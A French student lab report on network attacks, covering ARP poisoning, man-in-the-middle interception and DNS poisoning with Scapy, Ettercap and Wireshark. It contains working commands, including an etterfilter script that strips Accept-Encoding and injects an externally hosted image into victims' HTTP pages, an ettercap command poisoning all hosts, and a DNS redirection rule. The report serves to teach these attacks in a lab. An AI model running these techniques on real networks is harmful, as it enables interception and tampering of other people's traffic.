# Techniques d'attaque - injection de traffic

# Tristan BILOT, Nora DELFAU, Enzar SALEMI, Madushan THAMBITHURAI EPITA

### 7 Juin 2021

#### Abstract

L'objectif de ce TP est d'utiliser est de manipuler les requêtes de niveau 3 et les trames de niveau afin de mettre en places des attaques de type Man in the middle ou DNS poisoning. Les outils utilisés sont wireshark, ettercap et scapy.

## 1 Notes

#### 1.1 Man in the middle

Man in the middle: l'objectif est de se mettre en tant que proxy entre le serveur et l'utilisateur cible.

#### 1.2 ARP

ARP est le protocole permettant de mapper les adresses IP d'un réseau avec leur adresse MAC. Au moment d'en envoi d'une requête à une adresse IP, à la couche de session, la table ARP va d'abord être consultée afin de trouver la MAC associée à l'adresse IP. Dans le cas où l'adresse IP n'est pas dans la table, un broadcast est lancé afin de demander l'adresse MAC.

l'adresse MAC d'une machine peut être modifiée au niveau logiciel. Le routage d'un réseau à un autre réseau se fait au niveau 3. Au niveau 2, une trame sera envoyée à la gateway qui elle transmettra le message au deuxième réseau.

Man in the middle: on se fait passer pour la gateway, donc on envoie notre adresse MAC à la place de celle de la gateway. cela permet de récupérer les requêtes envoyées initialement à la gateway. La machine victime de l'attaque va rentrer l'adresse MAC de l'attaquant dans sa table ARP et échangera désormais avec lui.

DNS poisoning: en se mettant à la place du dns, on associe à des noms de domaine les mauvaises adresses IP. Ainsi, il est possible de rediriger l'accès à google.com vers un autre site Internet.

Deux outils connus pour les attaques man in the middle: Aprspoof, Ettercap. Si un site est requeté et qu'on se positionne entre les le serveur et la machine ciblée, il est possible de modifier le contenu du site Internet si TLS n'est pas utilisé. Sinon, il ne sera pas possible de modifier le site vu que la réponse sera chiffrée.

Heartbleed.

Dans les outils de scan comme nmap, des paquets SYN sont envoyés sur les ports, c'est ensuit en fonction de la réponse que des décisions seront prises: si la réponse est un SYN ACK, c'est que le port est ouvert, s'il n'y a pas de réponse, c'est que le port est fermé, sinon si un paquet ICMP est retournée c'est un firewall qui a bloqué la connexion.

# 2 Scapy

Dans les prochaines étapes, chaque envoi de requête sera examinée grâce à wireshark afin de comprendre en détail le fonctionnement derrière chaque requête. Il est possible d'envoyer une trame ethernet grâce à la commande sendp (Fig 1). Il faudra spécifier l'adresse MAC de destination, l'IP ainsi que le protocole à utiliser.

>>> sendp(Ether(dst="f2:18:98:b2:17:64")/IP(dst="192.168.34.1") / ICMP())

Figure 1: Trame ethernet envoyée à une machine sur un réseau local

Après l'envoi de la trame, on constate qu'un paquet ICMP ont été envoyés sur le réseau.

No.	Time	Source	Destination	Protocol I	Length Info
→	1 0.000000000	192.168.34.4	192.168.34.1	ICMP	42 Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 2)
<u>.</u>	2 0.000298881	192.168.34.1	192.168.34.4	ICMP	60 Echo (ping) reply id=0x0000, seq=0/0, ttl=64 (request in :
	3 0.054219409	192.168.34.4	5.44.235.166	UDP	83 49898 → 1337 Len=41
	4 1.167955879	5.44.235.166	192.168.34.4	UDP	83 1337 → 49898 Len=41
	5 10.196444648	192.168.34.4	5.44.235.166	UDP	83 49898 → 1337 Len=41
	6 11.435072098	5.44.235.166	192.168.34.4	UDP	83 1337 → 49898 Len=41

Figure 2: Trace de la trame sur le réseau via wireshark

## 2.1 IP source spoofing



Figure 3: Trame ethernet envoyée avec une source 8.8.8.8 modifiée

Comme prévu, la source est bien modifiée sur wireshark.



Figure 4: Trame ethernet provenant de 8.8.8.8

## 2.2 Envoie de paquets à des ports aléatoires

Il est possible d'envoyer des paquets sur des ports aléatoires en utilisant RandShort(). Côté wireshark, on constate que toutes les requêtes échouent étant donné que les numéros de ports sont fermés, il n'y a donc pas de réponse de la machine scannée.

```
>>> a = IP(dst="192.168.34.1")/TCP(dport=RandShort())/ICMP()
>>> ans,unans=srloop(a,inter=0.01,timeout=0)
fail 1:
fail 1: IP / TCP / ICMP echo-request 0
fail 1:
fail 1: IP / TCP / ICMP echo-request 0
fail 1:
fail 1: IP / TCP / ICMP echo-request 0
fail 1:
fail 1: IP / TCP / ICMP echo-request 0
fail 1:
fail 1: IP / TCP / ICMP echo-request 0
fail 1:
fail 1: IP / TCP / ICMP echo-request 0
fail 1:
fail 1: IP / TCP / ICMP echo-request 0
fail 1:
fail 1: IP / TCP / ICMP echo-request 0
fail 1:
fail 1: IP / TCP / ICMP echo-request 0
fail 1:
fail 1: IP / TCP / ICMP echo-request 0
fail 1:
fail 1: IP / TCP / ICMP echo-request 0
fail 1:
fail 1: IP / TCP / ICMP echo-request 0
fail 1:
fail 1: IP / TCP / ICMP echo-request 0
fail 1:
fail 1: IP / TCP / ICMP echo-request 0
fail 1:
fail 1: IP / TCP / ICMP echo-request 0
fail 1:
fail 1: IP / TCP / ICMP echo-request 0
```

Figure 5: Envoi de paquets en boucle à des ports aléatoires

En examinant chaque paquet, on voit bien que le port est à chaque fois différent (28432, 28178...).




Figure 6: Paquets envoyés depuis wireshark

## 3 Ettercap

- Ettercap est une suite complète pour les attaques Man in the middle. Elle propose le sniffinf de connexion, le filtrage du contenu à la volée et de nombreuses autres techniques. Elle prend aussi en charge la dissection active et passive de nombreux protocoles et comprend de nombreuses fonctionnalités pour l'analyse du réseau et de l'hôte.
- L'ARP poisoning consiste à modifier l'association entre l'adresse IP (niveau 3) et l'adresse MAC, ou Ethernet (niveau 2) d'une machine cible. En effectuant ces modifications, il est possible de faire croire à une machine que l'adresse IP de son correspondant se trouve en fait à l'adresse Ethernet d'une machine pirate.




Figure 7: Paquets envoyés depuis wireshark

La commande arp -a sous unix permet de consulter la table ARP actuellement utilisée sur la machine. C'est elle qui va mapper les adresses IP rencontrées aux adresses MAC de chaque machine, afin de pouvoir les identifier au niveau de la couche réseau 2.

Figure 8: arp -a

## 3.1 Attaque Man in the middle

Afin de sniffer les connexions d'une cible sur un réseau, il faut l'adresse IP privée ce la machine à attaquer et l'IP de la gateway. Si une VM est utilisée, il faut bien penser à activer le mode bridge dans les paramètres de la VM afin qu'elle soit réellement connectée au réseau de la machine hôte.

```
Nmap scan report for mymacbook.home (192.168.1.42)
Host is up (0.0014s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
88/tcp open kerberos-sec
445/tcp open microsoft-ds
3306/tcp open mysql
```

Figure 9: Récupération de l'adresse IP cible

Figure 10: Récupération de l'adresse IP de la gateway

Avec ces deux adresses, il est possible de lancer l'attaque avec ettercap.

Figure 11: Attaque avec ettercap sur un MacBook du réseau local

Après quelques minutes de capture, il est possible de consulter le résultat du sniffing via wireshark avec le fichier result.




Figure 12: Record du réseau de la victime sur wireshark

Il est également possible de sniffer l'ensemble du réseau:

Figure 13: Sniffing du réseau en entier

### 3.2 Etterfilter

Etterfilter va permettre d'altérer ou de supprimer des paquets requétés par la victime. Il va être possible d'agir seulement sur les paquets transmis via http et non https car ils seront chiffrés et donc inaltérables. Dans l'exemple suivant, il va s'agir de modifier les images de sites Internet requétés par une machine cible sur le réseau. Pour cela, il va falloir créer un script contenant la logique (le filter), puis compiler ce filter avec etterfilter pour l'utiliser avec ettercap.

```
if (ip.proto = TCP 66 tcp.dst = 80) {
    if (search(DATA.data, "Accept-Encoding")) {
        replace("Accept-Encoding", "Accept-Rubbish!");
        # note: replacement string is same length as original string
        msg("zapped Accept-Encoding!\n");
    }
}
if (ip.proto = TCP 66 tcp.src = 80) {
    replace("img src=", "img src=\"http://www.irongeek.com/images/jollypwn.png\" ");
    replace("IMG SRC=", "img src=\"http://www.irongeek.com/images/jollypwn.png\" ");
    msg("Filter Ran.\n");
}
```

Figure 14: Contenu du filter

Figure 15: Compilation du filter

```
-$ sudo ettercap -T -q -F conf.ef -M ARP /// ///
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team
Content filters loaded from conf.ef...
Listening on:
  eth0 → 00:0C:29:60:8C:EC
            192.168.1.27/255.255.255.0
            fe80::20c:29ff:fe60:8cec/64
            2a01:cb00:fb4:db00:20c:29ff:fe60:8cec/64
            2a01:cb00:fb4:db00:b1f1:2a44:3b55:1964/64
SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534 ...
  34 plugins
  42 protocol dissectors
  57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
                                                                → | 100.00 %
DHCP: [00:26:86:00:00:00] DISCOVER DHCP: [00:26:86:00:00:00] DISCOVER
10 hosts added to the hosts list...
ARP poisoning victims:
 GROUP 1 : ANY (all the hosts in the list)
```

Figure 16: Lancement du filtre avec ettercap

L'option -F permet de donner le fichier du filtre contenant les actions à effectuer sur le paquet et -M sp écifie s'il s'agit d'une attaque "man in the middle".

A présent, dès qu'un site http sera appelé sur la machine cible, les images utilisant la balise img seront remplacées par l'image ajoutée au filter.

## 3.3 DNS poisoning

L'empoisonnement du cache DNS (DNS Cache Poisoning) est une technique permettant de leurrer les serveurs DNS afin de leur faire croire qu'ils reçoivent une réponse valide à une requête qu'ils effectuent, alors qu'elle est frauduleuse. Pour mener à bien une attaque par DNS Cache Poisoning, l'attaquant exploite une vulnérabilité du serveur DNS qui accepte alors des informations incorrectes. Si le serveur ne valide pas les informations reçues et qu'il ne vérifie pas qu'elles proviennent d'une source fiable, alors il stockera dans son cache ces informations erronées. Il les transmettra par la suite aux utilisateurs qui effectuent la requête visée par l'attaque.




Figure 17: DNS poisoning

Tout d'abord, il faut ajouter la règle de redirection dans le fichier /etc/ettercap/etter.dns. Ici on ajoute la règle redirigeant www.myhostname.com à un site Internet personnel.

Figure 18: Redirection de www.myhostname.com à 128.199.40.75

Puis en lançant ettercap, toutes les machines du réseau seront redirigées vers 128.199.40.75 lorsqu'elles consulteront le site www.myhostname.com.

```
tristanbilot at root in ~
o arp -a > after
tristanbilot at root in ~
o diff before after
1c1
< lan.home (192.168.1.1) at 78:81:2:82:d6:da on en0 ifscope [ethernet]
---
> lan.home (192.168.1.1) at 0:c:29:60:8c:ec on en0 ifscope [ethernet]
```

Figure 19: ARP spoofing

# 4 ARP poisoning: exemple concret

L'outil python Arpspoof a permis de créer un scénario concret d'ARP poisoning, c'est à dire de modifier la table ARP d'une machine distante sur un réseau afin que le passerelle devienne l'attaquant. Dans un premier temps, le contenu original de la table ARP a été stockée dans un fichier "before" puis l'ARP spoofing a été lancé côté attaquant et enfin la table ARP a été de nouveau sauvegardée mais cette fois-ci dans un fichier "after". On aperçoit que l'adresse MAC de la gateway a été modifiée par l'adresse MAC de l'attaquant. L'attaque est un succès.